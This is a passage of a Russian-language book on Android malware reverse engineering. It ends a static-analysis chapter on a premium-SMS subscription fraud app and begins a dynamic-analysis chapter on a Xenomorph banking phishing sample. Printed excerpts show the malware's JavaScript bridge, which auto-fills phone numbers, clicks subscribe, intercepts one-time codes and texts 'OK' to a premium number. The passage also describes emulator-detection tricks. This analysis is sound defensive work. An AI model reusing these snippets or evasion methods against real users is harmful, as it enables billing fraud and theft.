Первый аргумент, передаваемый `addJavascriptInterface`, - объект Java, который становится доступен сайтам, загруженным в `WebView`. Второй аргумент - имя, которое следует присвоить объекту в JavaScript. Код JavaScript может обращаться к объекту по этому имени и вызывать определённые в нём методы. В случае вредоносной программы это имя - просто `JBridge`.

Класс Java `zse4`, определяющий объект-мост JavaScript, имеет только один метод с декоратором `@JavascriptInterface` - метод `call`. Из JavaScript доступны лишь методы, отмеченные этим декоратором, поэтому это единственный метод, который может вызывать JavaScript-часть вредоносной программы. Внутри метода `call` находится длинная цепочка операторов `if...else`, которая во вредоносной программе часто указывает на участок кода, интерпретирующий команды. Обнаружение интерпретатора команд вредоносной программы - настоящий джекпот для специалистов по обратной разработке, поскольку позволяет увидеть, какой код отвечает за каждую команду. Благодаря этому они могут быстро разобраться в значительной части вредоносных функций.

Уже по аргументам `call` видно, что первый аргумент - имя команды, а второй - параметры команды. Длинная цепочка `if...else` проверяет имя команды и вызывает различный код в зависимости от команды, которую требуется выполнить. Фрагмент этой функциональности показан в листинге 3-30.

```
if (str.equals(vgy7.vgy7.vgy7.vgy7.vgy7.yhn6)) {
  vgy7.this.vgy7(Integer.parseInt(str2), 0);
} else if (str.equals(vgy7.vgy7.vgy7.vgy7.vgy7.tgb5)) {
  vgy7.this.vgy7(302, Integer.parseInt(str2));
} else if (str.equals(vgy7.vgy7.vgy7.vgy7.vgy7.qwe1)) {
  vgy7.vgy7.vgy7.vgy7.bhu8.nji9(str2);
```

```
} else if (str.equals(vgy7.vgy7.vgy7.vgy7.vgy7.ujm7)) {
  vgy7.this.vgy7(302, 80014);
  return vgy7.this.bhu8.bhu8(str2, 60007);
```

Листинг 3-30. Обработка команд JavaScript в классе `zse4`

В этом коде аргумент `str` поочерёдно сравнивается со строковыми значениями `finish`, `schedule`, `textTo` и `popMsg`. Проследив методы, вызываемые внутри ветвей `if`, можно найти код, реализующий эти команды.

Взаимодействие с объектом-мостом Java

Теперь, когда вы понимаете реализацию объекта-моста JavaScript на Java, внимательнее рассмотрите загруженные команды JavaScript, показанные в листинге 3-31.

```
try {
  window.JBridge.call('log', 'v1');
  var phone_input = document.querySelector('#phone-input');
  var phone_submit = document.querySelector('#phone-continue-button');
  if (phone_input != null && phone_input.offsetHeight > 0) {
    window.JBridge.call('log',    '  phone');
    phone_input.value = '0' + '214137764';
    window.JBridge.call('log', '214137764');
    var event = document.createEvent('HTMLEvents');
    event.initEvent('input', true, true);
    phone_input.dispatchEvent(event);
    phone_submit.click();
    nextThings();
  } else {
    window.JBridge.call('log', 'no phone input');
    window.JBridge.call('finish', '306');
  }
} catch (e) {
  window.JBridge.call('log', 'click error:' + e);
  window.JBridge.call('finish', '304');
}
```

Листинг 3-31. Код JavaScript используется для оформления подписки на платную услугу.

Сначала код пытается найти поле ввода номера телефона на сайте подписки с помощью метода `querySelector`. Обнаружив его, код вводит в поле номер телефона устройства, средствами JavaScript нажимает кнопку подписки и вызывает метод `nextThings`.

В листинге 3-32 показан фрагмент кода из `nextThings`, где многие строки вызывают метод `call` объекта-моста. Поскольку объект-мост определён классом Java `zse4`, мы без труда можем проследить, что делают эти строки. Анализ `zse4` подтверждает соответствие имён команд их назначению: код JavaScript пытается перехватить входящее SMS-сообщение (`popMsg`) и отправить подтверждающее SMS-сообщение на номер `9956`, чтобы завершить процесс регистрации (`textTo`).

```
var numm = '9956';
var kkey = 'OK';
var sms1 = numm + '---' + kkey;
var sms11 = '+' + numm + '---' + kkey;
window.JBridge.call('log', 'sms1:' + sms1);
var andupin = window.JBridge.call('popMsg', '1::(\\\\d{3,6})');
if (andupin == '9956') {
  window.JBridge.call('textTo', sms11);
  window.JBridge.call('textTo', sms1);
  window.JBridge.call('log', '  sms1');
  window.JBridge.call('finish', '100');
```

```
} else {
  window.JBridge.call('textTo', sms11);
  window.JBridge.call('textTo', sms1);
  window.JBridge.call('log', '  nopinsms1');
  window.JBridge.call('finish', '305');
}
```

Листинг 3-32. Полезная нагрузка соединяет код Java и JavaScript через интерфейс JavaScript `JBridge`.

Остаётся одна загадка: как команды JavaScript фактически выполняются в контексте сайта подписки? Для этого существует стандартный Android API: `WebView.evaluateJavascript`, позволяющий приложению внедрять в сайт любой код JavaScript.

Завершение процесса оформления подписки

В другом месте кода читается список `vgy7Var.yhn6` и обрабатываются перехваченные SMS-сообщения и уведомления. Быстрая проверка ссылок в jadx показывает, что единственное место в коде, где читается этот список, находится в методе `bhu8`.

Этот метод, показанный в листинге 3-33, принимает строковый аргумент вида `number::string`, который разбивает по двойному двоеточию (`::`). Первая часть этого аргумента используется как регулярное выражение для разбора SMS. Вторая часть содержит номер группы захвата регулярного выражения, в которой ожидается одноразовый пароль. Метод также принимает целочисленный аргумент, используемый для приостановки текущего потока, если ожидаемое SMS найти не удалось. Вероятно, это делается, чтобы дождаться поступления SMS, а затем снова проверить его наличие.

```
public String bhu8(String str, int i) {
  String remove;
  for (int i2 = 0; i2 < 107; i2++) {
    if (this.yhn6.size() > 0 && (remove = this.yhn6.remove(0)) != null) {
      String[] split = str.split("::");
      Matcher matcher = Pattern.compile(split[1]).matcher(remove);

      if (matcher.find()) {
        return matcher.group(Integer.parseInt(split[0]));
      }
    }
    try {
      Thread.sleep(i / 107);
    } catch (InterruptedException e) {
    }
  }
  return "";
}
```

Листинг 3-33. Извлечение одноразового пароля

Метод `bhu8` вызывается из двух мест в `xn3o`: один раз с жёстко заданным строковым аргументом, сформированным для разбора SMS-сообщений с определённых тайских сайтов подписки, и один раз из обработчика команды `popMsg`. Для бельгийского сайта подписки вредоносная программа использует второй вариант. Теперь мы знаем, что код JavaScript, показанный в листинге 3-34 и ранее загруженный с сервера управления, представляет собой простой экстрактор числа длиной от трёх до шести цифр.

```
var andupin = window.JBridge.call('popMsg', '1::(\\\\d{3,6})');}
```

Листинг 3-34. Извлечение одноразового пароля для бельгийской страницы оформления подписки

Примечательно, что происходит после вызова метода popMsg. Листинг 3-32 показал: какое бы число ни было извлечено из SMS, приложение продолжает оформление подписки, отправляя сообщение ok на номер телефона 9956. Хотя у нас нет доступа к настоящему бельгийскому телефону, чтобы наблюдать полный процесс оформления подписки, можно предположить, что эта платная услуга вообще не использует одноразовые пароли. Возможно, пользователи могут подтвердить подписку, просто отправив сообщение ok на платный номер услуги.

Загадочный четвёртый этап

Прежде чем завершить эту главу, кратко рассмотрим загадочный четвёртый этап, который вредоносная программа, по-видимому, использует редко. Если загрузить упомянутые ранее файлы fbhx1 и fbhx2 и открыть их в jadx, окажется, что каждый из них содержит лишь одно имя пакета: com.facebook.* или com.facebook2.*.

На первом шаге можно попытаться определить различия между fbhx1 и fbhx2. Здесь полезна версия jadx для командной строки: достаточно декомпилировать оба файла, а затем с помощью стандартных инструментов программирования сравнить две папки с созданным исходным кодом. Поскольку имена пакетов com.facebook.* и com.facebook2.* немного различаются, прежде чем стандартные инструменты сравнения кода смогут нормально обработать результат, необходимо переименовать facebook2 в facebook:

```
$ jadx fbhx1
$ jadx fbhx2
$ grep -rl facebook2 . | xargs sed -i 's/facebook2/facebook/g'

$ mv fbhx2-jadx-output/sources/com/facebook2/
    fbhx2-jadx-output/sources/com/facebook
$ diff --suppress-common-lines -r -y fbhx1-jadx-output/ fbhx2-jadx-output/
```

Не приведённый здесь вывод содержит лишь некоторые различия, которые, по-видимому, вызваны особенностями декомпиляции jadx. Судя по всему, код fbhx1 и fbhx2 функционально идентичен. Зная это, рассмотрим, как вредоносная программа взаимодействует с этими двумя файлами. Независимо от того, какой файл загружен, xn3o, по-видимому, взаимодействует с fbhx лишь в одном участке кода. В листинге 3-35 показано, что вредоносная программа загружает класс j и вызывает соответственно методы a и c.

```
Class loadClass = new DexClassLoader(
  file.getAbsolutePath(),
  file2.getAbsolutePath(),
  null,
  context.getClassLoader()).loadClass(
    i == 2 ? "com.facebook2.j" : "com.facebook.j");
loadClass.getMethod("a", String.class).invoke(null, str);
loadClass.getMethod("c", Context.class).invoke(null, context);
```

Листинг 3-35. Вредоносная программа загружает Facebook SDK

Быстрый поиск в интернете многочисленных строк из j показывает, что изначально этот класс назывался FacebookSdk. Метод a на самом деле является setApplicationId, а метод c - sdkInitialize.

Является ли Facebook SDK законным или же в него были внесены вредоносные изменения? Ответ на этот вопрос неясен, поскольку, насколько нам известно, хороших общедоступных инструментов для обнаружения вредоносно модифицированных SDK в Android-приложениях не существует. Даже если бы такие инструменты были доступны, сначала пришлось бы найти исходный законный SDK, чтобы сравнить его с версией из вредоносной программы. К счастью, класс FacebookSdk содержит строку версии, которая облегчает эту часть работы.


За отсутствием подходящих инструментов нам придётся оставить этот вопрос открытым. Facebook SDK, декомпилированный jadx, содержит более 20 000 строк кода в более чем 150 классах. Это слишком много для ручного сравнения с настоящим Facebook SDK. Кроме того, поскольку имена в файлах `fbhx` искажены, простой инструмент сравнения почти ничем не поможет.

Что дальше

На этом завершается наше введение в статический анализ вредоносных программ для Android. Вы узнали об инструментах, которые можно использовать для статической обратной разработки вредоносного кода, а также о многих передовых приёмах такой работы.

Ради краткости мы опустили в объяснении основной функциональности вредоносной программы значительные фрагменты кода. Например, мы не включили код, используемый для разбора HTML страниц оформления платной подписки. Кроме того, вредоносная программа содержит код для противодействия нескольким коммерчески доступным продуктам, которые платные службы могут лицензировать для защиты своих страниц оформления подписки от активности ботов; его мы также не описывали.

Глава 4. Динамический анализ



В этой главе на примере образца вредоносной программы из фишингового семейства Xenomorph, впервые описанного нидерландской компанией по информационной безопасности ThreatFabric в марте 2022 года, представлены популярные инструменты динамического анализа Android и передовые методы их применения. Мы рассмотрим использование эмулятора устройства для запуска вредоносного приложения, а также tcpdump, Wireshark и Frida для изучения его поведения.

При любой серьёзной обратной разработке аналитики совместно используют статические и динамические методы, чтобы ускорить анализ вредоносной программы. Поэтому ближе к концу главы мы дополним динамический анализ статическим анализом в jadx. Вы увидите, как с помощью динамического анализа получить общее представление о части функциональности вредоносной программы, а затем найти дополнительные сведения посредством статического анализа.

Что такое динамический анализ кода?

В анализе программ и обратной разработке термин *динамический анализ*, или *динамический анализ кода*, означает применение методов анализа, которые выявляют свойства исследуемой программы посредством выполнения её кода. Он противопоставляется описанному в предыдущей главе статическому анализу, цель которого - обнаружить свойства программы путём изучения её кода и структуры без выполнения.

Конечно, одного запуска приложения недостаточно, чтобы понять, что оно делает. Динамический анализ задействует целый арсенал инструментов, которые наблюдают за приложением и взаимодействуют с ним, включая отладчики и программы для перехвата вызовов API, создания дампов памяти или исследования сетевого трафика. Другие инструменты могут реализовывать способы взаимодействия с графическим интерфейсом приложения либо автоматически проверять свойства его безопасности на наличие потенциальных уязвимостей. При совместном запуске эти инструменты должны сформировать картину взаимодействия приложения с устройством. Чем больше инструментов вы развёртываете для наблюдения за устройством, тем полнее становится ваше понимание приложения. Однако развёртывание и сопровождение всех этих инструментов может потребовать значительных затрат времени и денег.

Динамический и статический анализ

Динамический и статический анализ дополняют друг друга. Чтобы получить полную картину функциональности приложения, потребуется применять обе формы анализа, и так поступают все профессиональные группы анализа вредоносных программ.

Ярким примером различий между статическим и динамическим анализом служит объём усилий, необходимых для их подготовки. Для статического анализа достаточно загрузить приложение в jadx. Динамический же анализ требует сначала настроить устройство (настоящее или виртуальное), способное выполнять программу, а затем убедиться в возможности перехватывать и регистрировать системные вызовы, сетевой трафик, изменения файловой системы и любые другие изменения устройства, которые может вносить приложение. Наконец, необходимо выполнить приложение и взаимодействовать с ним в надежде активировать вредоносные функции. Это может оказаться сложнее, чем вы ожидаете, поскольку вредоносные приложения часто применяют множество приёмов противодействия анализу и отказываются работать, когда считают, что находятся под наблюдением в тестовой среде исследователя безопасности.

Однако после преодоления всех этих препятствий и запуска приложения на тестовом устройстве динамический анализ раскрывает свои сильные стороны. Продвигаться удаётся намного быстрее, чем при статическом анализе: вы можете наблюдать, что делает приложение, и пытаться направить его выполнение в любую интересующую вас сторону. Система анализа зарегистрирует все вызовы конфиденциальных API, сетевой трафик и сведения об окружении и поместит подробности в отчёт, который можно изучить позднее. Нет необходимости продираться через весь код приложения, как при статическом анализе.

Ещё один аспект, в котором динамический и статический анализ дополняют друг друга, - покрытие кода, то есть мера того, какой объём кода способен исследовать метод анализа. При статическом анализе доступен весь код приложения. При динамическом анализе можно рассматривать лишь выполненный код. Разница между ними может быть огромной. Даже при лучших сеансах динамического анализа приложения удаётся выполнить лишь от 5 до 10 процентов его кода. Остальные 90-95 процентов остаются загадкой и могут быть раскрыты только посредством статического анализа.

Эмулятор Android Studio

Первый инструмент, который потребуется настроить для динамического анализа, - среда выполнения, в которой будет запускаться приложение. Можно выбрать настоящее либо эмулируемое устройство Android. Затем необходимо выбрать тип и конфигурацию устройства, а при использовании эмулятора - решить, применять стандартный эмулятор из Android SDK или сторонний.

Эмулятор дёшев и позволяет быстро вернуть среду анализа в исходное состояние, если что-либо пойдёт не так. Кроме того, начать работу с ним несложно. С другой стороны, большинство вредоносных программ Android пытаются определить, не работают ли они в эмуляторе, и ведут себя иначе, если считают, что подвергаются анализу, из-за чего можно потратить впустую очень много времени. Настоящее устройство позволяет легко пройти такие проверки.

Для динамического анализа в этой главе мы воспользуемся стандартным эмулятором Android, который поставляется с интегрированной средой разработки Android Studio и Android SDK. Мы рекомендуем установить Android Studio целиком: программа сама настроит необходимые пакеты SDK и предоставит удобный пользовательский интерфейс. Можно установить только Android SDK, но это потребует гораздо больше ручной настройки. Android Studio можно загрузить по адресу developer.android.com. Для установки следуйте инструкциям на странице developer.android.com.

Создание образа системы

Прежде чем запускать эмулятор, необходимо создать образ системы, который он сможет загрузить. Удобнее всего сделать это с помощью Android Studio. Откройте экран настройки диспетчера устройств, выбрав **Tools > Device Manager**. Диспетчер устройств проведёт вас через процесс создания образов системы для эмулятора Android.

Здесь мы используем образ системы, настроенный для устройства Pixel XL с API 30 и скомпилированный для 32-разрядной архитектуры x86. Мы выбрали эту архитектуру, чтобы ускорить эмулятор, поскольку такие образы могут задействовать средства виртуализации центрального процессора настоящего компьютера. Выбор образа для процессора ARM приведёт к более медленной работе, так как хост-компьютеру x86 придётся эмулировать архитектуру ARM. Разумеется, если ваш хост-компьютер основан на ARM, по той же причине следует выбрать образ системы Android для ARM.

Запуск эмулятора

Хотя эмулятор Android можно запускать из Android Studio, мы предпочитаем делать это из командной строки. Так становится доступен целый ряд параметров командной строки, к которым нелегко получить доступ из Android Studio. Вот быстрый способ запустить эмулятор:

```
$ emulator @Pixel_XL_API_30 -no-boot-anim
```

Эта команда принимает всего два аргумента. С помощью `@` мы передаём имя образа системы Pixel XL с API 30, созданного в Android Studio в предыдущем шаге. Второй аргумент, `-no-boot-anim`, отключает системную анимацию загрузки, чтобы ускорить запуск системы.

Сброс эмулятора

Во время динамического анализа вам часто будет требоваться вернуться к чистому состоянию, удалив из системы все артефакты, созданные предыдущими запусками вредоносной программы. В противном случае можно запутаться в происхождении определённых артефактов, если их не удаётся связать ни с одним событием последнего запуска.

Самый простой способ вернуться к чистому состоянию - стереть все данные эмулятора Android и восстановить его исходное состояние. Для этого эмулятор предоставляет удобный аргумент командной строки `-wipe-data`:

```
$ emulator @Pixel_XL_API_30 -wipe-data -no-boot-anim
```

Настоятельно рекомендуем активно использовать этот аргумент между запусками вредоносной программы.

Взаимодействие с эмулятором

Для взаимодействия с эмулируемым устройством мы будем использовать инструмент командной строки Android Debug Bridge, `adb`, который поставляется с Android SDK и способен связываться с устройствами по USB или TCP/IP. Этот инструмент поддерживает около десятка команд, подробнее узнать о которых можно, выполнив `adb --help`. На протяжении главы мы будем с помощью команд `adb` устанавливать приложения на устройство, загружать на него файлы и скачивать файлы с него.

ЭМУЛЯТОРЫ И МЕТОДЫ ПРОТИВОДЕЙСТВИЯ АНАЛИЗУ

В интернете опубликованы сотни методов динамического противодействия анализу, предназначенных для обнаружения эмуляторов. Эти методы варьируются от довольно простых до весьма сложных. Например, стандартный эмулятор Android не пытается скрывать свою природу. Напротив, он сообщает, что является эмулятором, через такие системные свойства, как модель устройства (имеет значение `goldfish`) и эмулируемый оператор мобильной связи (имеет значение `Android`). Вредоносная программа легко может определить, что работает в этом эмуляторе, проверив данные системные свойства или архитектуру процессора устройства. Настоящих устройств Android с архитектурой x86 почти нет, поэтому приложение, работающее на процессоре x86, скорее всего, запущено на эмулируемом устройстве.

Однако для обнаружения эмуляторов приложениям необязательно полагаться на эти стандартные значения или свойства оборудования. Некоторые могут проверять, установлены ли на устройстве популярные приложения, например Facebook. Facebook есть почти на всех настоящих устройствах, но редко встречается в эмуляторах. Другие приложения проверяют, похожа ли история SMS и просмотра веб-страниц на историю настоящего пользователя или она пуста, как в только что созданном эмуляторе. В ещё более крайних случаях приложения могут выполнять код для оценки временных характеристик доступа к памяти. На аппаратном уровне эмулируемая память ведёт себя иначе, чем настоящая физическая память.

Многие общедоступные документированные методы противодействия анализу нацелены на инструменты динамического анализа, часто устанавливаемые в эмуляторах. Обычно эти методы пытаются обнаружить файлы, процессы или другие системные свойства, присутствующие только после установки инструмента динамического анализа. В частности, вредоносная программа может различными способами обнаруживать мощный инструмент Frida, используемый в этой главе.

В профессиональной лаборатории анализа вредоносных программ игра в кошки-мышки между приложениями, пытающимися обнаружить инструменты динамического анализа, и разработчиками лаборатории, пытающимися их скрыть, является одним из самых трудоёмких аспектов профессии. В худшем случае разработчики вредоносных программ могут загружать вредоносные файлы, специально нацеленные на вашу лабораторию. Эти приложения перечисляют системные свойства ваших устройств и отправляют сведения разработчикам вредоносной программы, а те создают методы противодействия анализу специально для вашего оборудования.

Инструменты динамического анализа

Помимо эмулятора Android, при анализе мы воспользуемся несколькими сторонними приложениями: tcpdump - для перехвата и регистрации сетевого трафика эмулятора, Wireshark - для анализа этого трафика и Frida - для манипулирования исследуемой вредоносной программой.

tcpdump

Инструмент командной строки tcpdump регистрирует и анализирует сетевой трафик. Мы будем с его помощью захватывать весь сетевой трафик между вредоносной программой и её сервером управления, чтобы исследовать собираемые программой данные и получаемые ею команды.

Поскольку tcpdump имеет открытый исходный код, его можно загрузить с tcpdump.org. Официальный сайт распространяет только исходный код, поэтому вам придётся скомпилировать его для архитектуры процессора Android вашего тестового устройства. Инструкции по компиляции tcpdump находятся в официальном репозитории GitHub по адресу github.com. На сторонних сайтах также размещаются предварительно скомпилированные исполняемые файлы tcpdump для различных архитектур процессоров Android, однако мы не знаем, насколько можно доверять этим сайтам, поэтому будьте осторожны.

Затем установите tcpdump на Android с помощью `adb`, отправив исполняемый файл на устройство и пометив его как исполняемый:

```
$ adb push tcpdump /data/local/tmp
$ adb shell chmod +x /data/local/tmp/tcpdump
```

Команда `adb push` передаёт файл с хост-компьютера на устройство Android, а `adb shell` выполняет на устройстве команды оболочки. Обратите внимание, что Android использует MirBSD Korn Shell (`mksh`), поведение которой может отличаться от поведения более популярной оболочки Bash, к которой вы, вероятно, привыкли.

Wireshark

Wireshark - анализатор сетевого трафика с открытым исходным кодом. Мы будем использовать его в качестве графического интерфейса для данных, захваченных tcpdump. Загрузить программу можно с официального сайта wireshark.org. Поскольку Wireshark устанавливается на хост-систему, а не в эмулятор Android, выберите установщик для своей хост-системы. Например, если вы работаете в Windows, установите Wireshark для Windows.

Frida

Frida - инструментарий динамического инструментирования, с помощью которого можно анализировать работающие приложения, регистрировать выполняемые ими действия и манипулировать ими во время выполнения. Он имеет открытый исходный код и поддерживает множество операционных систем и форматов исполняемых файлов. Официальный способ установки Frida использует pip - установщик пакетов для языка программирования Python, поэтому в качестве предварительного условия необходимо сначала установить последние версии Python 3 и pip с python.org и pypi.org. Затем установите Frida, выполнив `pip install frida-tools`.

Подобно adb, Frida использует клиент-серверную архитектуру: исполняемый файл сервера (frida-server) работает на устройстве Android, а клиент (frida) - на хост-компьютере и взаимодействует с устройством Android. Загрузите frida-server со страницы Frida на GitHub (github.com), где предлагаются предварительно скомпилированные исполняемые файлы для множества операционных систем и архитектур процессоров, затем установите его на устройство Android с помощью adb и сделайте файл исполняемым:

```
$ adb push frida-server /data/local/tmp
$ adb shell chmod +x /data/local/tmp/frida-server
```

Образец вредоносной программы

Теперь, когда мы установили инструменты динамического анализа, можно приступить к исследованию. Мы рассмотрим образец вредоносной программы Android под названием com.spike.old (v1, 2877). Эта программа, маскирующаяся под средство очистки устройства, никогда не обнаруживалась непосредственно в Google Play. Вместо неё распространители загрузили отдельное приложение-загрузчик вредоносной программы vizeeva.fast.cleaner (v4, 8f50), которое скачивало и устанавливало com.spike.old.

Это фишинговое приложение семейства Xenomorph обладает несколькими интересными свойствами, которые мы исследуем в этой главе. Оно нацелено на банки по всему миру, а также на некоторые другие приложения, учётные данные для входа в которые представляют ценность для разработчиков вредоносной программы. Когда пользователи взаимодействуют с законными банковскими приложениями, вредоносная программа пытается выманить их учётные данные с помощью поддельного диалога входа, который выглядит так, будто принадлежит законному приложению.

Для начала анализа загрузите файл вредоносной программы с github.com. Затем установите приложение в эмулятор с помощью команды adb install, которая принимает APK-файл на хост-компьютере, загружает его на устройство Android и запускает процесс установки:

```
$ adb install com.spike.old.apk
```

Личные данные установленного приложения находятся в каталоге /data/data/<package name>. Сразу после установки приложения этот каталог существует, но пуст, что можно увидеть, исследовав его следующими командами:

```
$ adb root
restarting adbd as root
$ adb shell find /data/data/com.spike.old
/data/data/com.spike.old
/data/data/com.spike.old/cache
/data/data/com.spike.old/code_cache
```

Первая команда, adb root, перезапускает демон adb (adbd) на устройстве с правами root. Это необходимо для доступа к личным файлам приложений, защищённым гарантиями безопасности изоляции процессов Android. В выводе показаны три стандартных каталога, созданных во время установки, но пока нет ни одного файла. При дальнейшем анализе вредоносных программ эту проверку каталогов можно пропускать, поскольку структура каталогов приложений всегда одинакова.

Обнаружение вредоносных функций

Теперь выполним приложение, пока инструменты динамического анализа работают в фоновом режиме и наблюдают за его действиями. Этот рабочий процесс составляет сущность динамического анализа, а подход данного раздела повторяет шаги, использованные для поиска точек входа в главе 3. Разница в том, что теперь вместо поиска структурных свойств приложения (таких как разрешения, API или точки входа) мы наблюдаем различные воздействия вредоносной программы на окружение и используем их как подсказки для дальнейшего анализа её функций. В частности, мы рассмотрим взаимодействие вредоносной программы с файловой системой эмулятора, её сетевые соединения и системный журнал.

Чтобы запустить приложение, можно открыть его из списка приложений в эмуляторе, как обычный пользователь, либо воспользоваться командной строкой с несколько необычной командой `adb` для запуска приложений:

```
$ adb shell monkey -p com.spike.old 1
```

Изначально разработанная для тестирования приложений программа-помощник `monkey` в Android имитирует взаимодействие настоящего пользователя с целевым приложением. Здесь мы используем лишь её способность запускать указанное по имени приложение. Завершающая цифра `1` обозначает количество событий пользовательского интерфейса, которые `monkey` должна имитировать в целевом процессе. В нашем случае требуется только один раз запустить приложение.

Теперь, когда приложение работает, оно должно показывать экран, изображённый на рисунке 4-1.

